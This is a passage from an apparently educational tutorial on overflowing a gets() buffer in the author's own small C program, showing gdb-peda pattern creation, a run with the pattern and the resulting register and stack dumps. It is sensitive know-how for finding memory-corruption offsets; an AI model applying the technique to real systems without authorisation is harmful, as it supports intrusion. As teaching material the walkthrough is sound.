


```
gdb-peda$ pattern_create 50
'AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbA'
gdb-peda$ 
```

Now let's run the program. When it prompts you the question, "Name which superhero you want to be", paste the string we just copied and click on "Enter". Gdb-peda gives us information about the memory registers as shown.




```
gdb-peda$ run
Starting program: /home/hackercoolmagz/C/second
Name which superhero you want to be:AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA
0AAFAAbA

[----------------------------------registers-----------------------------------
-]
RAX: 0x5555555592a0 ("AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbA")
RBX: 0x0
RCX: 0x7ffff7fb0a00 --> 0xfbad2288
RDX: 0x7ffff7fb3590 --> 0x0
RSI: 0x555555559761 ("AA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbA\n")
RDI: 0x5555555592a1 ("AA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbA")
RBP: 0x7fffffffe190 --> 0x5555555551e0 (<__libc_csu_init>:      push   r15)
RSP: 0x7fffffffe180 --> 0x5555555592c0 ("A)AAEAAaAA0AAFAAbA")
RIP: 0x5555555551ab (<main+70>: mov    rax,QWORD PTR [rbp-0x8])
R8 : 0x5555555592a0 ("AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbA")
R9 : 0x0
```



```
R12: 0x555555555080 (<_start>:  xor    ebp,ebp)
R13: 0x7fffffffe270 --> 0x1
R14: 0x0
R15: 0x0
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow
)
[----------------------------------code-------------------------------------
-]
   0x55555555519e <main+57>:    mov    rdi,rax
   0x5555555551a1 <main+60>:    mov    eax,0x0
   0x5555555551a6 <main+65>:    call   0x555555555050 <gets@plt>
=> 0x5555555551ab <main+70>:    mov    rax,QWORD PTR [rbp-0x8]
   0x5555555551af <main+74>:    mov    rsi,rax
   0x5555555551b2 <main+77>:
    lea    rdi,[rip+0xe74]        # 0x55555555602d
   0x5555555551b9 <main+84>:    mov    eax,0x0
   0x5555555551be <main+89>:    call   0x555555555040 <printf@plt>
```


It also shows us the code being executed but the most important thing it shows is the memory stack.



```
[----------------------------------stack------------------------------------
-]
0000| 0x7fffffffe180 --> 0x5555555592c0 ("A)AAEAAaAA0AAFAAbA")
0008| 0x7fffffffe188 --> 0x5555555592a0 ("AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AA
EAAaAA0AAFAAbA")
0016| 0x7fffffffe190 --> 0x5555555551e0 (<__libc_csu_init>:      push   r15)
0024| 0x7fffffffe198 --> 0x7ffff7e1dbbb (<__libc_start_main+235>:       mov
 edi,eax)
0032| 0x7fffffffe1a0 --> 0x0
0040| 0x7fffffffe1a8 --> 0x7fffffffe278 --> 0x7fffffffe540 ("/home/hackercoolm
agz/C/second")
0048| 0x7fffffffe1b0 --> 0x100040000
0056| 0x7fffffffe1b8 --> 0x555555555165 (<main>:        push   rbp)
[---------------------------------------------------------------------------
-]
Legend: code, data, rodata, value

Breakpoint 1, main () at second.c:13
13      printf("Hello %s\n",sh_name);
gdb-peda$
```

